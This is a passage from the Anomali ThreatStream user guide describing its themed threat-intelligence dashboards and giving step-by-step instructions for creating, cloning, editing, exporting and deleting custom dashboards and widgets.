Global Activity	Displays all active observables in ThreatStream. This intelligence is based on trending iType, the total amount of indicators for the last 24 hours, 30 days, and 90 days, country of origin, and severity level. Additionally, it displays indicators from such sub-regions of the world as North America, Eastern Asia, Western Asia, and Eastern Europe.

Intelligence Insights - For Customers in AMER Region (Last 90 Days)	Displays observables targeting the AMER region including the observable type, country of origin, and targeted industry.  Note: Some dashboard widgets require PDRP subscription. See "Anomali Premium Digital Risk Protection (PDRP)" on page 1173 for more details.
Intelligence Insights - For Customers in APAC Region (Last 90 Days)	Displays observables targeting the APAC region including the observable type, country of origin, and targeted industry.  Note: Some dashboard widgets require PDRP subscription. See "Anomali Premium Digital Risk Protection (PDRP)" on page 1173 for more details.
Intelligence Insights - For Customers in EMEA Region (Last 90 Days)	Displays observables targeting the EMEA region including the observable type, country of origin, and targeted industry.  Note: Some dashboard widgets require PDRP subscription. See "Anomali Premium Digital Risk Protection (PDRP)" on page 1173 for more details.
Iran Cyber Activity	Displays new indicators related to the activities of cyber threat groups based in Iran. The dashboard widgets allow you to further investigate, refine search queries, and export the search results for additional actions.
Log4Shell (CVE-2021-44228) and variants: CVE-2021-45046, CVE-2021-45105, CVE-2021-4104, and CVE-2021-44832	Provides alerting and retrospective lookup capabilities to detect and contextualize matches for observables related to Log4Shell and its variants.

Malware Intelligence - Ransomware	Pulls OSINT and primary intelligence feeds related to ransomware samples, actors who use ransomware, and TTPs associated with known ransomware families.
Malware Intelligence - Remote Access Tools and Trojans	Pulls OSINT and primary intelligence feeds related to remote access tool and trojan samples, actors who use these tools and trojans, and TTPs associated with known remote access tool and trojan families, and displays the data in 10 widgets.
Middle East Conflict: APT & Adversary Activity Monitor	Tracks nation-state and APT activity in the context of escalating tensions in the Middle East and the broader geopolitical landscape. The dashboard monitors threat activity from established APT-associated nations (Iran, Russia, China, and North Korea), as well as activity targeting conflict-relevant geographies, including Israel, Palestine, the United States, GCC member states, and allied or potentially impacted nations.
Middle East Conflict: Iran-Israel-USA Cyber Threat Monitor	Provides real-time threat intelligence coverage of the cyber dimensions of the ongoing Iran–Israel–USA military conflict, initiated with joint US-Israeli strikes on Iran.
Middle East IOCs and TBs	Displays intelligence targeting Middle East.
Mummy Spider (TA542, Emotet)	Provides immediate access and visibility into all known Mummy Spider and Wizard Spider observables made available through commercial and open-source threat feeds that users manage on ThreatStream. Mummy Spider conducts its malicious activity using information-stealing malware, Emolet, which is delivered via the TrickBot organized by the Wizard Spider group.

Russian Cyber Activity	Provides immediate access and visibility into all known Russian government-related observables made available through commercial and open-source threat feeds that users manage on Anomali ThreatStream. It is focused on seven threat actor groups: Berserk Bear, Cozy Bear (APT29), Fancy Bear (APT28), Gamaredon (Primitive Bear), Turla (Venomous Bear), Voodoo Bear (Sandworm), and Evil Corp (Dridex, Indrik Spider).
Sunburst Backdoor	Displays observables related to Sunburst Backdoor, a trojanized version of a SolarWinds plugin containing a backdoor that communicates to third-party servers via HTTP.
Threat Actor Monitoring - China-Based Actors	Alerts and provides visibility into the latest cyber attacks conducted by China-based threat actors.
Vulnerabilities & Exploits	Includes information on vulnerabilities and exploits that attackers may use to compromise the systems and data of your organization.
Wizard Spider (TrickBot, UNC 1878)	Displays intelligence related to Wizard Spider actor.


Adding Themed Custom Dashboards to Your Home Page

The process of adding ATR dashboards to your home page is identical to that of custom dashboards made by members of your organization.

You can add up to five custom dashboards to your home page. ATR dashboards count toward this limit.

To add ATR dashboards to your home page:

1. Click **Dashboard** in the top navigation menu.
2. Click **+ Add Dashboard**.
3. On the Add Existing tab of the Create a New Dashboard window, select the dashboard you want to add to your home page. ATR dashboards display Anomali Threat Research and an Anomali logo in the Created By column.



4. (Optional) Select **Set as Default Dashboard** if you want the dashboard to launch automatically each time you navigate to the Dashboard page. Default dashboards refresh automatically every 30 minutes.
5. Click **Add**.

The shared dashboard is added to your home page.

Cloning Themed Custom Dashboards

You can clone themed custom dashboards from the ATR team for the purpose of creating customizable versions.



Note: Read Only and Sharing Organization users cannot clone dashboards.

To clone a shared dashboard:

1. Click **Dashboard** in the top navigation menu.
2. Navigate to the themed custom dashboard you want to clone.



Note: To clone a themed custom dashboard, it must first be added to your home page. Additionally, the Clone Dashboard action is unavailable when you have the maximum ten custom dashboards added to your home page.

3. Click **Clone Dashboard** in the Actions menu.
4. Enter a Dashboard Name.

5. Specify a Visibility setting for the cloned dashboard. Dashboards can be visible only to you (Private) or shared with other users in your organization (My Organization).
6. (Optional) Select **Set as Default Dashboard** if you want the new dashboard to launch automatically each time you navigate to the Dashboard page. Default dashboards refresh automatically every 30 minutes.
7. Click **Save**.

You are directed to the cloned dashboard. **Edit Dashboard** and **Add Widget** are now available actions in the Actions menu.




Note: Saved search filters used by the ATR team on themed custom dashboard widgets are not cloned when you clone the dashboard. When you edit widgets on a cloned copy of a themed custom dashboard, you can click **Save Query as Search Filter** to create an editable version of the saved search.

After saving the search filter, you can edit it using the instructions in ["Managing Saved Search Filters" on page 504](#).

Creating Custom Dashboards

To create a custom dashboard:

1. Click **Dashboard** in the top navigation menu.
2. Click **+ Add Dashboard**.
3. On the New tab of the Create a New Dashboard window, enter a meaningful Dashboard Name.




Note: Dashboard names can be no more than 255 characters.

4. (Optional) Enter a dashboard description.
5. Select a Visibility setting for the dashboard. Dashboards can be visible only to you (Private) or shared with other users in your organization (My Organization).
6. (Optional) Select **Set as Default Dashboard** if you want the new dashboard to launch automatically each time you navigate to the dashboard page. Default dashboards refresh automatically every 30 minutes.
7. Click **Save**.
You are directed to the new dashboard. New dashboards are blank. You can start displaying desired Threat Intelligence data on your new dashboard through creating new widgets or selecting from a set of default widgets.

The following widget types can be added to custom dashboards:

- Standard widgets with pre-defined names and built-in query. See ["Adding Standard Widgets to Custom Dashboards" on page 61](#) for details.
- Custom widgets. See ["Adding Custom Widgets to Custom Dashboards" on page 62](#) for details.
- Trending widgets that surface information from Anomali Lens on trending threat intelligence. See ["Adding Anomali Copilot Trending Widgets to Custom Dashboards" on page 69](#) for details.

Below is the example of the widget on a custom dashboard:



- 1 Create/edit a widget note. Enter a text and click **Save Note**.

EDIT WIDGET NOTE

NOTES

this is a test again 222

Characters : 24

Cancel Save Note

- 2 Export the widget as a PNG file.
- 3 Edit the parameters of the widget. You can edit the widget name, saved search, date range, display type, and a chart field. For the table display type, you can select what table columns you want to be displayed on the widget. On standard and custom widgets, you can also select or deselect the **Override Dashboard Range** option. When selected the date range of the widget will override the date range set in the custom dashboard.



Note: Names of standard and trending widgets cannot be edited.

Click **Change** under Current Saved Search to select a different saved search.



Note: Once you create the widget, it cannot be edited to switch between Observable or Threat Model data.

- 4 Remove the widget from your dashboard.
- 5 Change the location of the widget on your dashboard. Click and drag the widget to the desired location.
- 6 Resize the widget.

Adding Organization Shared Custom Dashboards

In addition to creating your own custom dashboards, you can add shared dashboards created by other members of your organization to your home page. For non-creators, shared dashboards are read only.



You can clone shared dashboards to create an editable version. See "[Cloning Shared Dashboards](#)" on the next page for more information.

To add a shared custom dashboard to your home page:

1. Click **Dashboard** in the top navigation menu.
2. Click **+ Add Dashboard**.
3. On the Add Existing tab of the Create a New Dashboard window, select the shared dashboard you want to add to your home screen.

CREATE A NEW DASHBOARD

New

Add Existing

Search shared dashboards

Dashboard Name	Date Created	Created By	# W
☐ [Redacted]	18 Aug 2020 16:34	[Redacted]	7
☐ [Redacted]	18 Aug 2020 16:05	[Redacted]	9
☐ [Redacted]	21 Aug 2020 11:17	[Redacted]	7
☐ [Redacted]	21 Aug 2020 16:21	[Redacted]	7

☐ Set as Default Dashboard
Default dashboard auto refreshes every 30 mins

Cancel

Add

- (Optional) Select **Set as Default Dashboard** if you want the new dashboard to launch automatically each time you navigate to the Dashboard screen. Default dashboards refresh automatically every 30 minutes.
- Click **Add**. The shared dashboard is added to your home page.

Cloning Shared Dashboards

You can clone shared dashboards for the purpose of creating customizable versions.



Read Only users cannot clone dashboards.

To clone a shared dashboard:


- Click **Dashboard** in the top navigation menu.
- Navigate to the shared dashboard you want to clone.
- Click **Clone Dashboard** in the Actions menu.
- Enter a Dashboard Name.

5. Specify a Visibility setting for the cloned dashboard. Dashboards can be visible only to you (Private) or shared with other users in your organization (My Organization).
6. (Optional) Select **Set as Default Dashboard** if you want the new dashboard to launch automatically each time you navigate to the Dashboard screen. Default dashboards refresh automatically every 30 minutes.
7. Click **Save**. You are directed to the cloned dashboard.

Adding Standard Widgets to Custom Dashboards


To add standard widgets to a custom dashboard:

1. On your custom dashboard, click **+ Add a widget** or **Actions > Add widget**.




Note: You can only add widgets to custom dashboards you created. Each dashboard can contain up to 20 widgets.

2. Select the widgets of interest on the Standard tab and click **OK**.



3. In the window that opens, select a display type, chart field, date range, and date field. For the table display type, select what columns you want to be displayed on the widget. Deselect the **Override Dashboard Date Range** if you do not want the dashboard date range to be overridden.




4. Click **Save**. The widget is added to the dashboard.

Adding Custom Widgets to Custom Dashboards

To add custom widgets to a custom dashboard:


1. On your custom dashboard, click **+ Add a widget** or **Actions > Add Widget**.





Note: You can only add widgets to custom dashboards which you created. Each dashboard can contain up to 20 widgets.


2. Navigate to the Custom tab and specify the following parameters.


Field	Description
Custom Widget Name	Name of the new widget. Names can be no more than 255 characters.

Field	Description
Select Data Set	If you want the new widget to display observable data, select Observables. If you want the new widget to display Threat Model data, select Threat Models.  Note: Once you create the widget, it cannot be edited to switch between Observable or Threat Model data.  You can use the search function to search for saved search filters by name. Click Show Filter to filter the search results by the last modified date. When you select a saved search, the filter is displayed below the search results for reference. Anomali recommends using filters that do not include time-based conditions such as <code>created_ts</code> or <code>modified_ts</code>. Instead, use the Select Date Range and Select Date Field options to set time-based conditions for your widget. For information on creating saved observable searches, see "Saving Observable Search Filters" on page 503. For information on creating saved Threat Model searches, see "Saving Threat Model Search Filters" on page 627.

Field	Description
	 Note: For best results, ensure your saved search filter adheres to these " Best Practices for Saved Search Filters " on page 503.
Select Date Range	Select one of the following date ranges: Last 24 hours, Last 7 days, Last 30 days, Last 60 days, Last 90 days, or Custom. The selected date range is applied to the data set after the search filter. For example, if the selected search filter returns observables created in the last year and you select Last 7 days, only results from the last 7 days are displayed on the widget.  Note: Since all widgets contain two date constraints—the date range specified by the saved search and the date range selected for the widget—unexpected results can occur when the constraints are not aligned. For example, if today is July 10, 2020, a widget uses a saved search which queries data from January 2020 to June 2020 and you select a widget date range outside these constraints (such as Last 24 Hours), the widget will not display any data as the constraints are out of alignment.
Select Date Field	Specify whether the selected date range is based on the Created or Modified date of data displayed on the widget.

Field	Description																																		
Display Type	Select one of the following display types for the widget:  Pie Chart: Displays results as percentages based on a specified parameter. Top ASNs in the Last 7 days <table border="1"><thead><tr><th>ASN</th><th>Percentage</th></tr></thead><tbody><tr><td>4134</td><td>35.88 %</td></tr><tr><td>7922</td><td>24.43 %</td></tr><tr><td>4837</td><td>19.85 %</td></tr><tr><td>17676</td><td>19.85 %</td></tr><tr><td>17676</td><td>19.85 %</td></tr></tbody></table> For observables, you can select one of the following Chart Fields for the Pie Chart: iType, Type, Status, Confidence, TLP, Severity, Country, or Stream. For Threat Model entities, you can select one of the following: Stream/Source, Type, Publication Status, or TLP.  Bar Chart: Displays results as counts based on a specified parameter. <table border="1"><thead><tr><th>iType</th><th>Count</th></tr></thead><tbody><tr><td>Malware P</td><td>~18,000</td></tr><tr><td>Infected Bot P</td><td>~1,000</td></tr><tr><td>Botnet P</td><td>~1,000</td></tr><tr><td>DDoS P</td><td>~1,000</td></tr><tr><td>Malware C&C Domain Name</td><td>~1,000</td></tr><tr><td>Suspicious Email</td><td>~40,000</td></tr><tr><td>Scanning P</td><td>~1,000</td></tr><tr><td>Malware File Hash</td><td>~45,000</td></tr><tr><td>Malware Domain</td><td>~1,000</td></tr><tr><td>Malware C&C IP</td><td>~1,000</td></tr></tbody></table> You can select one of the following Chart Fields for the Bar Chart: iType, Type, Status, Confidence, TLP, Severity,	ASN	Percentage	4134	35.88 %	7922	24.43 %	4837	19.85 %	17676	19.85 %	17676	19.85 %	iType	Count	Malware P	~18,000	Infected Bot P	~1,000	Botnet P	~1,000	DDoS P	~1,000	Malware C&C Domain Name	~1,000	Suspicious Email	~40,000	Scanning P	~1,000	Malware File Hash	~45,000	Malware Domain	~1,000	Malware C&C IP	~1,000
ASN	Percentage																																		
4134	35.88 %																																		
7922	24.43 %																																		
4837	19.85 %																																		
17676	19.85 %																																		
17676	19.85 %																																		
iType	Count																																		
Malware P	~18,000																																		
Infected Bot P	~1,000																																		
Botnet P	~1,000																																		
DDoS P	~1,000																																		
Malware C&C Domain Name	~1,000																																		
Suspicious Email	~40,000																																		
Scanning P	~1,000																																		
Malware File Hash	~45,000																																		
Malware Domain	~1,000																																		
Malware C&C IP	~1,000																																		

Field	Description																		
	Country, or Stream. For Threat Model entities, you can select one of the following: Stream/Source, Type, Publication Status, or TLP.  Table: Displays results returned for the search filter and specified date range in a table. <table><tr><th colspan="3">1 - 20 of 103,523 items</th></tr><tr><th>I Type</th><th>Indicator</th><th>Confidence</th></tr><tr><td>Malware C&C Domain Name</td><td>covid19-crime.com</td><td>89</td></tr><tr><td>Malware C&C Domain Name</td><td>quaranteachertara.com</td><td>86</td></tr><tr><td>Malware C&C Domain Name</td><td>duetocovid.co</td><td>88</td></tr><tr><td>Malware C&C Domain Name</td><td>covidturbotest.com</td><td>86</td></tr></table> See more Observables You can select any of the following Table Columns: Date First, Last Modified, Source Created, Source Modified, Expiration Date, iType, Type, Indicator, Status, Confidence, TLP, Import Source, Created By, Severity, Country, Stream, and Tags. For Threat Model entities, you can select one of the following: Type, Name, Publication Status, TLP, Stream/Source, Visibility, Assignee, Owner, Modified, Created, Date Published, Source Created, Source Modified, CVSS 2.0, or CVSS 3.0. Tables include See more Observables or See more Threat Models links, through which you can drill into the entire data set on the search screen.  Sparkline Chart: Displays variation of a selected parameter over time.	1 - 20 of 103,523 items			I Type	Indicator	Confidence	Malware C&C Domain Name	covid19-crime.com	89	Malware C&C Domain Name	quaranteachertara.com	86	Malware C&C Domain Name	duetocovid.co	88	Malware C&C Domain Name	covidturbotest.com	86
1 - 20 of 103,523 items																			
I Type	Indicator	Confidence																	
Malware C&C Domain Name	covid19-crime.com	89																	
Malware C&C Domain Name	quaranteachertara.com	86																	
Malware C&C Domain Name	duetocovid.co	88																	
Malware C&C Domain Name	covidturbotest.com	86																	

Field	Description																					
	<table><thead><tr><th>ITYPE</th><th>COUNT</th><th>LAST 30 DAYS SPARKLINE</th></tr></thead><tbody><tr><td>Malware IP</td><td>17722</td><td></td></tr><tr><td>Infected Bot IP</td><td>8</td><td></td></tr><tr><td>Brute Force IP</td><td>2</td><td></td></tr><tr><td>DDOS IP</td><td>1</td><td></td></tr><tr><td>Malware C&C Domain Name</td><td>82</td><td></td></tr><tr><td>Suspicious Email</td><td>39832</td><td></td></tr></tbody></table> You can select one of the following Chart Fields for the Sparkline Chart: iType, Type, Status, Confidence, TLP, Severity, Country, or Stream. For Threat Model entities, you can select one of the following: Stream/Source, Type, Publication Status, or TLP. ■  Trend Chart: Displays trend of a selected parameter over time in a stacked line chart.  You can select one of the following Chart Fields for the Trend Chart to visualize: iType, Type, Status, Confidence, TLP, Severity, Country, or Stream. For Threat Model entities, you can select one of the following: Stream/Source, Type, Publication Status, or TLP. ■  Number Chart: Displays a count of results in the dataset.	ITYPE	COUNT	LAST 30 DAYS SPARKLINE	Malware IP	17722		Infected Bot IP	8		Brute Force IP	2		DDOS IP	1		Malware C&C Domain Name	82		Suspicious Email	39832	
ITYPE	COUNT	LAST 30 DAYS SPARKLINE																				
Malware IP	17722																					
Infected Bot IP	8																					
Brute Force IP	2																					
DDOS IP	1																					
Malware C&C Domain Name	82																					
Suspicious Email	39832																					

Field	Description
	103523 New Observables this Month Use the Background Color menu to select a color for the widget.

3. Click **Save**. The widget is added to the dashboard.


Adding Anomali Copilot Trending Widgets to Custom Dashboards

Anomali Copilot users have access to custom dashboard widgets that surface information from Anomali Copilot on trending threat intelligence. The widgets display trend data for actors, malware, vulnerabilities, and MITRE attack patterns. Copilot determines what entities are trending based on the number of times they have appeared in recent security news feeds and blogs. Available widgets display data from the last 7, 30, 60, 90 days.

Each widget displays the top 10 trending entities based on its parameters. Widgets include entity names, the number of mentions for the specified time period, and a sparkline chart of the mentions over time. The following is an example of a Copilot Trending widget:




You can hover over the sparkline chart to view mentions per day. You can also click the name of a trending entity (an actor, malware, vulnerability, or MITRE attack pattern) to see more details, or click on the number in the Mentions column to see a summary list of recent news articles that reference the entity. The following is an example summary of recent news mentioning an actor in the above widget:



Note: Copilot Trending widgets are available to Anomali Copilot users only. Interested in purchasing Anomali Copilot for your organization? Contact sales@anomali.com for more information.


To add a Copilot Trending widget to your custom dashboard:

1. On your custom dashboard, click **+ Add a widget** or **Add Widget** under the **Actions** menu.



Note: You can only add widgets to custom dashboards which you created. Each dashboard can contain up to 10 widgets.

2. Navigate to **Standard > Trends** on the Add a Dashboard Widget window.



3. Select the widgets of interest. Select the display type, period of time, and date field for the data to be displayed. By default, the widget date range is set to override the dashboard date range. Deselect **Override Dashboard Date Range** if you do not want to override the dashboard date range.



Note: Custom date range is not supported for Trending widgets.


4. Click **OK**.

The Copilot Trending widgets are added to your custom dashboard.



Note: If you change the MITRE ATT&CK v6.2 to v7.2 or later in the Organization Settings, refresh the dashboard to update the content of your Trending MITRE Attack Patterns widgets.

Below is an example of the Trending Malware widget.




Editing Custom Dashboards

You can edit dashboard parameters, including the dashboard name and description, visibility setting, and whether the dashboard is your default dashboard. Dashboards can only be edited by their creators.

To edit your custom dashboard:

1. Click **Dashboard** in the top navigation menu.
2. Navigate to the dashboard you want to edit.
3. Click **Edit Dashboard** in the Actions menu.



The screenshot shows the 'EDIT DASHBOARD' modal form. It has a title bar 'EDIT DASHBOARD' with a close button. The form contains the following fields and options:

- Dashboard Name:** A text input field with the value 'new widget dashboard'.
- Description:** A text input field with the value '123'.
- Visibility:** Three radio button options: 'Private' (selected), 'My Organization', and 'Anomali Community'.
- Warning Message:** A yellow box with a warning icon stating: 'Your dashboard cannot be shared outside your Organization as the saved search for the following widgets are not visible to the Anomali Community:'. Below this, it lists 'Widget name: gh@h@l' and 'Saved search name: Non Admin'.
- Set as Default Dashboard:** A checkbox labeled 'Set as Default Dashboard' with the subtext 'Default dashboard auto refreshes every 30 mins'.
- Buttons:** 'Cancel' and 'Save' buttons at the bottom.

4. Make desired changes.
5. Click **Save**.

Exporting Custom Dashboards

Custom dashboards can be exported in the PDF format with or without widget notes. Exported PDF files display dashboard names, dashboard descriptions, snapshots of the widgets included in the dashboard from the time of export, and widget notes. You can export any custom dashboard to which you have access, including dashboards you have created, shared custom dashboards created by organization members, and themed custom dashboards created by the Anomali Threat Research team. Additionally, you can export individual dashboard widgets in the PNG format.




Note: PNG export is not supported on Internet Explorer.

To export custom dashboards in the PDF format:


1. Click **Dashboard** in the top navigation menu.
2. Navigate to the dashboard you want to export.

3. Click **Export PDF**.




4. In the window that opens, review the notes of every widget. If necessary, update the notes and click **Save Note**.

If you want to exclude notes from the export, select **Exclude notes from export**.



5. Click **Export PDF** to start the downloading process.

If your browser is configured to use a pop-up blocker, you will see the following message:



Click **Here** to download the PDF.




Notes:

- Widget tables have default columns set for optimal PDF viewing.
- Widget tables that contain more than four columns are given a dedicated row in the downloaded file.
- Due to space limitations, notes containing over 400 characters may not be fully visible in the downloaded file.

To export custom dashboard widgets in the PNG format:

1. Click **Dashboard** in the top navigation menu.
2. Navigate to the dashboard containing the widget of interest.
3. Locate the widget and click the export icon.



The download begins automatically.

Deleting Custom Dashboards

Dashboards can be deleted by their creators. When you delete shared dashboards which you created, dashboards are removed from ThreatStream and the home screens of all organization users who added them.

You can also use the delete function as a non-creator to remove shared dashboards from your home screen. When you delete a shared dashboard as a non-creator, the dashboard is not deleted from ThreatStream.

To delete a custom dashboard:

1. Click **Dashboard** in the top navigation menu.
2. Navigate to the dashboard you want to delete.
3. Click **Delete Dashboard** in the Actions menu.
4. Click **Yes** to confirm.

The dashboard is deleted.

